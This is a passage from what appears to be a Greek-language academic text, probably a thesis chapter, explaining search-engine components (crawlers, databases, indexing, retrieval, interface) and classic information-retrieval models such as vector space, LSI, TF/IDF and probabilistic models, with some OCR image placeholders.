Το ειδικό αυτό λογισμικό συγκεντρώνει πληροφορίες για το περιεχόμενο των σελίδων από τις διευθύνσεις που επισκέπτεται και παρέχει αυτές τις πληροφορίες στη βάση δεδομένων της μηχανής αναζήτησης. Πολλά θα μπορούσαν να ειπωθούν για το πως γίνεται αυτό, αλλά για τον ερευνητή αυτά δεν έχουν σημασία αν και γίνεται κατανοητό, γιατί μερικές μηχανές αναζήτησης βρίσκουν ορισμένες σελίδες που άλλες μηχανές αναζήτησης δεν τις εμφανίζουν, ακόμα και στην περίπτωση που η σελίδα βρίσκεται στη βάση δεδομένων της δεύτερης μηχανής αναζήτησης. Σε πολλές μηχανές αναζήτησης, οι δημοφιλέστερες σελίδες (όπως εκείνες που τις επισκέπτονται πολύ συχνά οι χρήστες ή εκείνες που έχουν πολλούς συνδέσμους (links)) εξερευνώνται λεπτομερώς και συχνότερα από τους crawlers από ότι οι λιγότερο δημοφιλείς σελίδες. [2]

Το ειδικό αυτό λογισμικό μπορεί να προγραμματιστεί να εξερευνάει τις ιστοσελίδες σε βάθος (depth) ή σε εύρος (breadth), ή και τα δύο. Εκείνο που προγραμματίζεται έτσι ώστε να εξερευνά σε βάθος όχι μόνο προσδιορίζει τις κύριες περιοχές-σελίδες, αλλά προσδιορίζει και τις συνδεόμενες σελίδες σε αυτές. Αυτό το λογισμικό που προγραμματίζεται έτσι ώστε να εξερευνά σε εύρος τις ιστοσελίδες, ενδιαφέρεται χαρακτηριστικά για την εύρεση περισσότερο των κύριων σελίδων, αλλά όχι απαραιτήτως και για τον προσδιορισμό όλων των συνδεόμενων σελίδων μιας κύριας σελίδας. Δεδομένου ότι οι μηχανές αναζήτησης στην σημερινή εποχή έχουν εξελιχθεί πάρα πολύ και έχουν γίνει ακόμη περισσότερο ανταγωνιστικές, έχει υπάρξει μια τάση συγχώνευσης του βάθους και του εύρους.[2]

1.7.2 Η Βάση Δεδομένων της Μηχανής Αναζήτησης

Η συνολική συλλογή της πληροφορίας που αποθηκεύεται για καθεμία από τις σελίδες του ιστού αποτελεί τη βάση δεδομένων της μηχανής αναζήτησης. Η συλλογή αποτελείται από σελίδες που έχουν προσδιοριστεί από τους crawlers, αλλά όλο και περισσότερο περιλαμβάνει επίσης σελίδες που προσδιορίζονται με άλλες πηγές ή τεχνικές. Ένας πολύ μεγάλος αριθμός σελίδων που προστίθεται στις μηχανές αναζήτησης προέρχεται από την απευθείας αίτηση καταχώρησης των δημιουργών της ιστοσελίδας. Εάν εξεταστεί η αρχική σελίδα οποιασδήποτε μηχανής αναζήτησης, θα υπάρχει πιθανώς ένας σύνδεσμος που επιτρέπει στον καθένα μας να καταχωρήσει μια σελίδα στη συγκεκριμένη μηχανή αναζήτησης. Εφόσον η σελίδα δεν αποτελεί περίπτωση «spamming», οι υποβληθείσες σελίδες θα προστεθούν πιθανώς στην βάση δεδομένων της μηχανής αναζήτησης. [2]

Υπάρχουν και άλλες πηγές από όπου μπορεί να τροφοδοτηθεί η βάση δεδομένων μιας μηχανής αναζήτησης. Μπορεί για παράδειγμα να περιέχει σελίδες με τους υπαγόμενους τίτλους από ένα θεματικό ευρετήριο όπως το Open Directory ή το Yahoo. Είναι μερικές φορές εύκολο να ξεχάσει κάποιος ότι όταν χρησιμοποιεί μια μηχανή αναζήτησης, δεν ψάχνει αυτή άμεσα στον ιστό, αλλά ψάχνει μια βάση δεδομένων που περιέχει τα αρχεία της, τα οποία περιγράφουν ένα μέρος εκείνων των σελίδων που υπάρχουν στον ιστό. Γνωρίζοντας αυτό μπορεί να τον βοηθήσει να αποφύγει τις μη ρεαλιστικές προσδοκίες για αυτό που μια μηχανή αναζήτησης μπορεί πραγματικά να επιτύχει.[2]

1.7.3 Το Πρόγραμμα Ευρετηρίασης και το Ευρετήριο

Από την άποψη ποιές σελίδες θα ανακτηθούν πραγματικά από μια ερώτηση ενός χρήστη, η ευρετηρίαση μπορεί να κατέχει σημαντικότερο ρόλο από τη διαδικασία του Crawling. Το πρόγραμμα ευρετηρίασης εξετάζει τις πληροφορίες που αποθηκεύονται στη βάση δεδομένων και δημιουργεί τις κατάλληλες καταχωρήσεις στο ευρετήριο (index). Όταν υποβάλουμε μια ερώτηση, αυτό χρησιμοποιείται προκειμένου να προσδιοριστούν τα αρχεία που είναι σχετικά με την ερώτηση του χρήστη. [2]

Οι περισσότερες μηχανές αναζήτησης υποστηρίζουν ότι συντάσσουν ευρετήριο εξετάζοντας όλες τις λέξεις από κάθε σελίδα. Το σημαντικότερο είναι αυτό που οι

μηχανές αναζήτησης επιλέγουν να θεωρήσουν ως «λέξη». Μερικές φορές και οι αριθμοί παραλείπονται. Βέβαια κατά την διάρκεια των δύο τελευταίων ετών, γενικά, οι μηχανές αναζήτησης μεταχειρίζονται λιγότερες λέξεις ως «stop words». [2]

Όλες οι κύριες μηχανές αναζήτησης συντάσσουν το ευρετήριό τους εξετάζοντας τον τίτλο και το URL[1]. Τα Meta tags ευρετηριάζονται συνήθως, αλλά όχι πάντα, ενώ δεν μπορούμε να τα δούμε όταν επισκεπτόμαστε μια σελίδα, ωστόσο μπορούμε να τα δούμε εάν επιθυμούμε να ζητήσουμε από τον browser να μας παρουσιάσει τον κώδικα της ιστοσελίδας (page source). Είναι κατανοητό το πόσο χρήσιμα αποδεικνύονται τα περιεχόμενα των meta tags για την ανάκτηση των πληροφοριών ωστόσο μερικές μηχανές αναζήτησης εσκεμμένα δεν ευρετηριάζουν τα meta tags, επειδή αυτά αποτελούν μέρος της σελίδας που μπορεί πολύ εύκολα να καταχραστεί και να αλλοιωθεί. Αυτή η προσοχή έχει σαν αποτέλεσμα τον μη εντοπισμό πολύτιμων πληροφοριών ευρετηρίασης. [2]

Οι γνώστες της HTML γνωρίζουν ότι τα πλαίσια (frames) χρησιμοποιούνται σε εκατομμύρια ιστοσελίδες. Τα frames μπορεί να προσφέρουν κατά τον σχεδιασμό των σελίδων λειτουργικότητα και όμορφο αισθητικά αποτέλεσμα λόγω της ιδιομορφίας όμως των σελίδων με frames, οι περισσότερες μηχανές αναζήτησης δεν υποστηρίζουν την καταχώρησή τους. Αυτό το μειονέκτημα αντισταθμίζεται συνήθως από το γεγονός ότι ο δημιουργός της ιστοσελίδας δημιουργεί μια έκδοση σελίδας χωρίς πλαίσια καθώς επίσης και την έκδοση αυτής με πλαίσια. Επιπλέον, με την εξέλιξη της κατασκευής των ιστοσελίδων, τα πλαίσια χρησιμοποιούνται πολύ λιγότερο από ότι στο παρελθόν. [2]

Κατανοώντας αυτούς τους διαφορετικούς τρόπους της πολιτικής της ευρετηρίασης γίνεται αντιληπτό, γιατί οι σχετικές σελίδες, ακόμα και αν είναι καταχωρημένες στη βάση δεδομένων της μηχανής, δεν ανακτώνται μετά από μερικές αναζητήσεις. Εξηγεί επίσης, γιατί μια σελίδα μπορεί να ανακτηθεί από μια μηχανή και όχι από μια άλλη, ακόμα και όταν η ίδια σελίδα βρίσκεται και στις δύο μηχανές.[2]

[1] Uniform Resource Locator

1.7.4 Η Μηχανή Ανάκτησης

Αυτό είναι το πρόγραμμα που λαμβάνει την ερώτηση ενός χρήστη και ψάχνει έπειτα το ευρετήριο για να προσδιορίσει και να παραδώσει τα αρχεία που ταιριάζουν με την ερώτησή του. Στην πραγματικότητα, δύο σημαντικά γεγονότα συμβαίνουν κατά την διάρκεια αυτής της διαδικασίας :

1) Η μηχανή ανάκτησης προσδιορίζει τα αρχεία που αναφέρονται στην ερώτηση με τη βοήθεια ενός «αλγορίθμου ανάκτησης» και
2) Η μηχανή αναζήτησης στην συνέχεια ταξινομεί τα ανακτημένα αρχεία σε μια συγκεκριμένη σειρά και τα εμφανίζει στο χρήστη.

Αυτά μπορούν να συμβούν λίγο ή πολύ ταυτόχρονα, ή μπορούν να είναι αρκετά ευδιάκριτες διαδικασίες. [2]

Οι Αλγόριθμοι Ανάκτησης (Retrieval Algorithms) είναι προγράμματα που χρησιμοποιούνται για την εφαρμογή των κριτηρίων, ώστε να καθορίσουν ποια αρχεία περιέχουν ιδιαίτερες λέξεις, φράσεις, ή συνδυασμούς αυτού. Μπορούν επίσης να τα ταιριάξουν με άλλα καθορισμένα ως προς τον χρήστη κριτήρια, όπως εάν μια ιδιαίτερη σελίδα περιέχει αρχεία ήχου ή εικόνας. Το μέρος της μηχανής αναζήτησης που υπολογίζει τη σχετικότητα των αρχείων μπορεί να ενσωματωθεί στον αλγόριθμο ανάκτησης ή μπορεί να είναι μια χωριστή διαδικασία. Ακόμα και όταν είναι μια χωριστή διαδικασία, η διαφορετικότητα μπορεί να μην είναι προφανής στο χρήστη, και συνήθως δεν πρέπει να είναι.[2]

1.7.5 Η Γραφική Διεπαφή HTML

Το τι βλέπουν οι χρήστες όποτε συνδέονται με μια μηχανή αναζήτησης είναι HTML-based interface. Αυτή η διεπαφή συγκεντρώνει τα στοιχεία της ερώτησης από τον χρήστη, και στέλνει τα στοιχεία αυτά στη μηχανή αναζήτησης για να γίνει η ανάκτηση των σελίδων. Η πιο προφανής βέβαια λειτουργία του είναι να παρέχει στο χρήστη έναν τρόπο για να υποβάλλει την ερώτησή του. Ωστόσο το interface παρέχει και άλλες λειτουργίες στο χρήστη, όπως της παροχής ενός διαστήματος για διαφημίσεις, παρέχει

την πρόσβαση στα διάφορα χαρακτηριστικά γνωρίσματα, και της παροχής των συνδέσεων στις σελίδες βοήθειας και άλλες πληροφορίες για την υπηρεσία γενικά. Ο τρόπος που παρουσιάζονται τα αποτελέσματα στο χρήστη τείνει να τυποποιηθεί, αφού οι περισσότερες μηχανές αναζήτησης δίνουν πλέον μαζί με την παραπομπή στη συγκεκριμένη πληροφορία μια μικρή περίληψη καθώς και ένα ποσοστό σχετικότητας σε σχέση με το ζητούμενο όρο, όπως αυτός τέθηκε από τον χρήστη. Ο spider επιστρέφει σε sites τακτικά (π.χ. κάθε εβδομάδα) προκειμένου να ελέγξει για τυχόν αλλαγές και να ενημερώσει την βάση, εξασφαλίζοντας ότι η κάλυψη του δικτύου είναι ενημερωμένη και εκτεταμένη. Αυτό έχει ως συνέπεια ένα τεράστιο αριθμό αποτελεσμάτων σχεδόν για οποιαδήποτε αναζήτηση. Εξάλλου η αυτόματη δημιουργία της βάσης δεδομένων της μηχανής αναζήτησης σημαίνει ότι δεν υπάρχει διαχωρισμός όσον αφορά την ποιότητα της πληροφορίας που ανακτάται, κάτι που είναι απαραίτητο, δεδομένου ότι ο καθένας μπορεί να δημοσιεύσει πληροφορίες μέσω διαδικτύου. Γενικά, η έλλειψη ελέγχου ποιότητας των πόρων του διαδικτύου σημαίνει ότι οι τεράστιες ποσότητες της ανακτώμενης πληροφορίας μπορεί να κυμαίνονται από υψηλής ποιότητας και σχετικό με την αναζήτηση υλικό έως εξαιρετικά αμφιβόλου αξίας πληροφορία. [2]

Αν και οι μηχανές αναζήτησης στοχεύουν στην εκτέλεση της ίδιας λειτουργίας, η κάθε μία την προσεγγίζει με διαφορετικό τρόπο, οδηγώντας μερικές φορές σε εντυπωσιακά διαφορετικά αποτελέσματα. Παράγοντες που επηρεάζουν τα αποτελέσματα περιλαμβάνουν το μέγεθος της βάσης δεδομένων, τη συχνότητα της ενημέρωσης και τις δυνατότητες αναζήτησης. Επίσης, οι μηχανές αναζήτησης διαφέρουν ως προς την ταχύτητά τους, τη σχεδίαση του περιβάλλοντος της αναζήτησης, τον τρόπο εμφάνισης των αποτελεσμάτων και την ποσότητα βοήθειας που παρέχουν.[2]

1.8 ΑΝΑΚΤΗΣΗ ΠΛΗΡΟΦΟΡΙΩΝ (INFORMATION RETRIEVAL)

Με την εμφάνισή του το World Wide Web έγινε η απόλυτη ένδειξη της κυριαρχίας της εποχής της Πληροφορίας και παράλληλα του τέλους της Βιομηχανικής εποχής. Ωστόσο,

παρά την επανάσταση στην αποθήκευση και στην πρόσβαση των πληροφοριών οι αρχικοί χρήστες των αναζητήσεων στο ίντερνετ δεν είχαν τα επιθυμητά αποτελέσματα. Μεγάλο μέρος των πληροφοριών της «βιβλιοθήκης» του Web παρέμειναν απρόσιτες. Είναι γεγονός μάλιστα ότι οι αρχικές μηχανές αναζήτησης προέβησαν σε ελάχιστες διορθώσεις προκειμένου να διευκολύνουν τους απογοητευμένους χρήστες τους. Η αναζήτηση μπορούσε να γίνει με διαλογή και ιεράρχηση των θεμάτων μέσω του Yahoo ή από την εξερεύνηση των πολλών (συχνά χιλιάδων) ιστοσελίδων που επιστρέφονταν, επιλέγοντας τις σελίδες που ήταν πιο σχετικές με το ερώτημα που είχε θέσει ο χρήστης.[3]

Ορισμένοι χρήστες κατέφευγαν σε παλαιότερες τεχνικές αναζήτησης που χρησιμοποιούνταν από τους αρχαίους όπως για παράδειγμα, η αναζήτηση πληροφοριών από στόμα σε στόμα ή συμβουλές από εμπειρογνώμονες σχετικούς με το εκάστοτε θέμα . Μάθαιναν για σημαντικά websites από τους φίλους τους και συνδεόταν σε links τα οποία τα είχαν συστήσει συνάδελφοί τους, οι οποίοι είχαν ήδη αφιερώσει πολλές ώρες σε αναζητήσεις και μπορούσαν να εγγυηθούν για το περιεχόμενό τους. [3]

Όλα αυτά άλλαξαν το 1998 όταν η ανάλυση και επεξεργασία συνδέσεων εμφανίστηκε στο προσκήνιο της ανάκτησης πληροφοριών. Οι πιο επιτυχημένες μηχανές αναζήτησης άρχισαν να χρησιμοποιούν την τεχνική ανάλυσης των συνδέσεων[1] (link analysis), τεχνική η οποία εκμεταλλευόταν τις συμπληρωματικές πληροφορίες που ήταν εμπλουτισμένο το Web, έτσι ώστε να βελτιώσει την ποιότητα των αποτελεσμάτων των αναζητήσεων. Η αναζήτηση στο Web βελτιώθηκε δραματικά μετά από αυτό και οι χρήστες των μηχανών αναζήτησης υποστήριζαν και προωθούσαν τις αγαπημένες τους μηχανές όπως το Google και η Alta Vista. Μάλιστα το 2004 πολλοί χρήστες του ιστού παραδέχονταν ελεύθερα την εμμονή τους και τον εθισμό τους με τις σημερινές μηχανές αναζήτησης. Τον Μάιο του ίδιου έτους το Google κατείχε το μεγαλύτερο μερίδιο της αγοράς αναζήτησης με το 37 % των χρηστών να χρησιμοποιούν το Google και στη

[1] Αναλύοντας τον τρόπο με τον οποίο οι ιστοσελίδες συνδέονται μεταξύ τους, μια μηχανή αναζήτησης μπορεί ταυτόχρονα να καθορίσει τι είναι μία ιστοσελίδα και εάν εκείνη η ιστοσελίδα κρίνεται σημαντική ώστε να αξίζει προώθηση στην ταξινόμηση.

συνέχεια να ακολουθεί με 27 % η μηχανή αναζήτησης του ομίλου Yahoo ο οποίος περιλαμβάνει και τις Alta Vista, AlltheWeb και Overture[1].[3]

1.9 ΠΑΡΑΔΟΣΙΑΚΗ ΑΝΑΚΤΗΣΗ ΠΛΗΡΟΦΟΡΙΩΝ

Η ανάκτηση πληροφοριών μέσω του διαδικτύου είναι η αναζήτηση στη μεγαλύτερη συλλογή εγγράφων και πληροφοριών στον κόσμο, ενώ η παραδοσιακή ανάκτηση πληροφοριών είναι η αναζήτηση πληροφοριών σε μικρότερες, περισσότερο ελεγχόμενες και μη συνδεόμενες (nonlinked) συλλογές πληροφοριών. Οι παραδοσιακές nonlinked συλλογές υπήρχαν πριν από την γέννηση του παγκόσμιου ιστού και εξακολουθούν να υπάρχουν και σήμερα. Παραδείγματα τέτοιων συλλογών είναι η συλλογή βιβλίων μιας πανεπιστημιακής βιβλιοθήκης ή ενός ιστορικού ο οποίος διατηρεί μεγάλο αρχείο με ιστορικά ντοκουμέντα. [3]

Αυτές οι παραδοσιακές συλλογές εγγράφων είναι μη συνδεόμενες με άλλες συλλογές, ως επί το πλείστον στατικές και έχουν οργανωθεί και κατηγοριοποιηθεί από ειδικούς όπως βιβλιοθηκάριους και συντάκτες περιοδικών. Τα έγγραφα αυτά αποθηκεύονται σε φυσική μορφή, όπως βιβλία, περιοδικά και έργα τέχνης καθώς και ηλεκτρονική δηλαδή σε CD's και ιστοσελίδες. Ωστόσο οι μηχανισμοί αναζήτησης πληροφοριών σε τέτοιες συλλογές γίνονται τώρα πια, σχεδόν όλες ηλεκτρονικά. Τέτοιοι μηχανισμοί είναι οι μηχανές αναζήτησης, οι οποίες τους επιτρέπουν να ταξινομούν εικονικούς φακέλους έτσι ώστε να ανακαλύψουν οι χρήστες τα σχετικά με την αναζήτησή τους έγγραφα. Υπάρχουν τρείς βασικές τεχνικές ηλεκτρονικής αναζήτησης παραδοσιακών συλλογών εγγράφων : Τα **μοντέλα με βάση την λογική Boolean** (Boolean models) , τα **μοντέλα διανυσματικού χώρου** (vector space models) και τα **πιθανολογικά μοντέλα** (probabilistic models). [3]

Αυτά τα μοντέλα, τα οποία αναπτύχθηκαν την δεκαετία του 1960, είχαν την δυνατότητα μέσα στις επόμενες δεκαετίες να εξελιχθούν και να μορφοποιηθούν έτσι ώστε να καταλήξουμε σε νέα μοντέλα αναζητήσεων. Είναι γεγονός ότι από τον Ιούνιο του 2000

[1] Τα στατιστικά αυτά στοιχεία του μεριδίου αγοράς συγκεντρώθηκαν από την comScore, μια εταιρεία η οποία υπολόγισε τον αριθμό των αναζητήσεων στις ΗΠΑ από τους χρήστες που χρησιμοποιούσαν τις δημοφιλέστερες μηχανές αναζήτησης.


υπάρχουν τουλάχιστον 3.500 διαφορετικές μηχανές αναζήτησης (συμπεριλαμβανομένων και του διαδικτύου) πράγμα που σημαίνει ότι υπάρχουν πιθανώς 3.500 διαφορετικές τεχνικές αναζήτησης. Ωστόσο οι περισσότερες μηχανές αναζήτησης βασίζονται σε ένα ή περισσότερα από τα τρία βασικά μοντέλα. Στο παρόν κεφάλαιο θα αναφερθούμε στα δύο τελευταία μοντέλα[1].[3]

1.9.1 Μοντέλα Διανυσματικού Χώρου (Vector Space Models)

Μια τεχνική που χρησιμοποιείται για την ανάκτηση πληροφοριών είναι αυτή του μοντέλου διανυσματικού χώρου που αναπτύχθηκε από τον Gerard Salton στις αρχές τις δεκαετίας του 1960. Τα μοντέλα διανυσματικού χώρου μετατρέπουν δεδομένα κειμένου σε αριθμητικά διανύσματα και πίνακες, έπειτα αναλύουν τους πίνακες και στην συνέχεια εφαρμόζουν τρείς τεχνικές για να ανακαλύψουν τα βασικά χαρακτηριστικά και τις διασυνδέσεις (connections) του πλήθους των εγγράφων-αποτελεσμάτων. Ορισμένα προηγμένα μοντέλα διανυσματικού χώρου αντιμετωπίζουν τα κοινά προβλήματα της ανάλυσης κειμένων δηλαδή την συνωνυμία και την πολυσημία[2]. Προηγμένα διανυσματικά μοντέλα όπως το LSI (Latent Semantic Indexing-Λανθάνουσα Σημασιολογική Ευρετηρίαση) μπορούν να προσπελάσουν την κρυμμένη σημασιολογική δομή σε ένα έγγραφο. Για παράδειγμα, μια μηχανή επεξεργασίας LSI στο ερώτημα «αυτοκίνητο» θα επιστρέψει ως αποτέλεσμα τα έγγραφα των οποίων οι λέξεις-κλειδιά σχετίζονται σημασιολογικά (στην έννοια) με το ερώτημα όπως π.χ. την λέξη αυτοκινητοβιομηχανία. Αυτή η δυνατότητα να αποκαλύπτουν τις κρυμμένες σημασιολογικές έννοιες καθιστά τα μοντέλα διανυσματικού χώρου, όπως το LSI, πολύ ισχυρά εργαλεία ανάκτησης πληροφοριών. [3]

[1] Τα Boolean models αναφέρονται στην παράγραφο Boolean Logic.

[2] Πολυσημία είναι η δυνατότητα των σημαινόντων να αντιστοιχούν σε πολλαπλά σημαινόμενα. Επίσης σύμφωνα με τον Dick Hebdige ως πολυσημία ορίζεται «η ιδιότητα κάθε αντικειμένου να παράγει ένα δυνητικά απεριόριστο πεδίο σημασιών».



Εικόνα 1. Λειτουργία τεχνικής V.S.M. Κάθε έγγραφο παρουσιάζεται ως ένα πολυδιάστατο διάνυσμα (κάθε λέξη αποτελεί μία διάσταση). Αν βάλουμε όλα τα έγγραφα μαζί αποτελούν έναν πίνακα όπου οι σειρές είναι οι λέξεις και οι στήλες τα έγγραφα και κάθε κελί περιέχει την TF / IDF[1] αξία της λέξης μέσα στο έγγραφο

Δύο επιπλέον πλεονεκτήματα του μοντέλου διανυσματικού χώρου είναι η βαθμολόγηση και η ανατροφοδότηση. Το μοντέλο διανυσματικού χώρου επιτρέπει σε ερωτήματα να ταιριάζουν μερικώς με αποτελέσματα αναθέτοντας σε κάθε αποτέλεσμα έναν αριθμό μεταξύ 0 και 1, ο οποίος μπορεί να ερμηνευθεί ως η πιθανότητα των αποτελεσμάτων να έχουν σχέση με το ερώτημα. Η ομάδα εγγράφων που προέκυψαν από την αναζήτηση μπορεί στην συνέχεια να ταξινομηθεί ανάλογα με τον βαθμό συνάφειας, κάτι το οποίο δεν μπορεί να συμβεί χρησιμοποιώντας το απλό Boolean μοντέλο. Έτσι, τα μοντέλα διανυσματικού χώρου επιστρέφουν τα έγγραφα ταξινομημένα, σε μια λίστα ανάλογα με τον βαθμό συνάφειά τους ως προς το ερώτημα. Το πρώτο έγγραφο που επιστρέφεται θεωρείται και το πιο σχετικό με το ερώτημα του χρήστη. [3]

Ορισμένες μηχανές αναζήτησης με βάση το μοντέλο του διανυσματικού χώρου επιστρέφουν τον βαθμό συνάφειας του αποτελέσματος σε σχέση με το ερώτημα σε ποσοστό τις εκατό. Για παράδειγμα ένα ποσοστό 97% δίπλα από ένα αποτέλεσμα σημαίνει ότι κρίνεται ως 97% σχετικό με το ερώτημα του χρήστη. Ένα άλλο πλεονέκτημα αυτών των μηχανών αναζήτησης είναι η ανατροφοδότηση (feedback)

[1] TF / IDF (Term Frequency / Inverse Document Frequency). Είναι μια βασική τεχνική που υπολογίζει την σχετικότητα ενός εγγράφου σε σχέση με έναν συγκεκριμένο όρο.

συνάφειας, μία τεχνική ρύθμιση που υπάρχει ως προσθήκη στο μοντέλο διανυσματικού χώρου. Αυτή η τεχνική επιτρέπει στον χρήστη να επιλέξει ένα υποσύνολο από τα ανακτημένα έγγραφα τα οποία είναι χρήσιμα, στην συνέχεια το ερώτημα του χρήστη υποβάλλεται εκ νέου μαζί με τις συμπληρωματικές πληροφορίες τις οποίες είχε επιλέξει ο χρήστης, οπότε στην συνέχεια ανακτάται ένα αναθεωρημένο και πιο χρήσιμο σύνολο αποτελεσμάτων. [3]




Figure 1: The vector representing the first article




Figure 2: The angle formed between the vectors representing the two articles is the measure of their similarity.


Εικόνα 2. Συνάφεια στο μοντέλο διανυσματικού χώρου

Ένα σημαντικό μειονέκτημα του μοντέλου διανυσματικού χώρου είναι τα μεγάλα υπολογιστικά έξοδα των μηχανών αναζήτησης που το χρησιμοποιούν. Κατά την υποβολή ενός ερωτήματος από τον χρήστη, το ποσοστό ομοιότητας και συνάφειας στο κάθε αποτέλεσμα πρέπει να υπολογίζεται μεταξύ κάθε εγγράφου και του ερωτήματος και τα προηγμένα μοντέλα, όπως το LSI , απαιτούν μια ακριβή τιμή για την διαδικασία

ανάλυσης ενός μεγάλου πίνακα ο οποίος αναπαριστά αριθμητικά το σύνολο των εγγράφων-αποτελεσμάτων. Όσο το πλήθος των εγγράφων αυξάνει, η δαπάνη του εν λόγω πίνακα που υπόκειται σε ανάλυση καθίσταται απαγορευτική. Αυτό το υπολογιστικό βάρος των μοντέλων διανυσματικού χώρου εκθέτει άλλο ένα μειονέκτημά τους. Η επιτυχία τους περιορίζεται σε μικρές συλλογές εγγράφων. [3]

1.9.2 Πιθανολογικά Μοντέλα (Probabilistic Model)

Τα πιθανολογικά μοντέλα προσπαθούν να υπολογίσουν την πιθανότητα ο χρήστης να ευρετηριάσει ένα συγκεκριμένο αποτέλεσμα σχετικό με το ερώτημά του. Τα αποτελέσματα κατατάσσονται από τις πιθανότητες σχετικότητάς τους (ο λόγος της πιθανότητας το αποτέλεσμα να έχει σχέση με το ερώτημα διαιρείται με την πιθανότητα το αποτέλεσμα να μην έχει σχέση με το ερώτημα). Το πιθανολογικό μοντέλο λειτουργεί αναδρομικά και χρειάζεται καταρχάς ο βασικός αλγόριθμός του να μαντέψει τις αρχικές παραμέτρους, στην συνέχεια με επαναλήψεις προσπαθεί να βελτιώσει την αρχική υπόθεση έτσι ώστε τελικά να λάβει την τελική κατάταξη των πιθανοτήτων συνάφειας με το αρχικό ερώτημα. Δυστυχώς τα πιθανολογικά μοντέλα μπορεί να είναι πολύ δύσκολο να προγραμματιστούν. Η πολυπλοκότητά τους αυξάνει με ταχείς ρυθμούς, αποτρέποντας πολλούς ερευνητές και περιορίζοντας την επεκτασιμότητά τους. Τα πιθανολογικά μοντέλα απαιτούν επίσης αρκετές μη ρεαλιστικές υποθέσεις για την σωστή λειτουργία τους ,όπως την ανεξαρτησία μεταξύ των εγγράφων καθώς και των όρων τους. Φυσικά η υπόθεση της ανεξαρτησίας είναι απαγορευτική στις περισσότερες περιπτώσεις. Για παράδειγμα στην ενότητα αυτή η πιο πιθανή λέξη που μπορεί να ευρετηριαστεί για να επιστρέψει αποτελέσματα μια μηχανή αναζήτησης χρησιμοποιώντας το πιθανολογικό μοντέλο είναι η λέξη «ανάκτηση» όμως σύμφωνα με την υπόθεση ανεξαρτησίας των λέξεων οποιαδήποτε άλλη λέξη έχει τις ίδιες πιθανότητες να χρησιμοποιηθεί ως λέξη-κλειδί. Από την άλλη πλευρά, το πιθανολογικό μοντέλο μπορεί να προγραμματιστεί με κάποιες προτιμήσεις του χρήστη εκ των προτέρων, και ως εκ τούτου να μπορούν να καλύψουν τις προτιμήσεις στις αναζητήσεις μεμονωμένων χρηστών. [3]



Εικόνα 3. Παράδειγμα πιθανολογικού μοντέλου

1.10 ΙΣΤΟΡΙΚΗ ΑΝΑΔΡΟΜΗ

Όταν στα τέλη της δεκαετίας του ’80 ο κόσμος, που μόλις είχε αρχίσει να συνειδητοποιεί την επίδραση των οικιακών προσωπικών υπολογιστών, άρχισε να ακούει για ένα νέο δίκτυο υπολογιστών, που είχε υλοποιηθεί στο πλαίσιο κάποιου ερευνητικού προγράμματος, σίγουρα δε θα μπορούσε να φανταστεί το μέγεθος που θα κατέληγε να έχει αυτό ύστερα από μία δεκαετία και τις επιπτώσεις – έμμεσες ή άμεσες – στην κοινωνία, την οικονομία, τον πολιτισμό, και τον ίδιο τον άνθρωπο. [4]

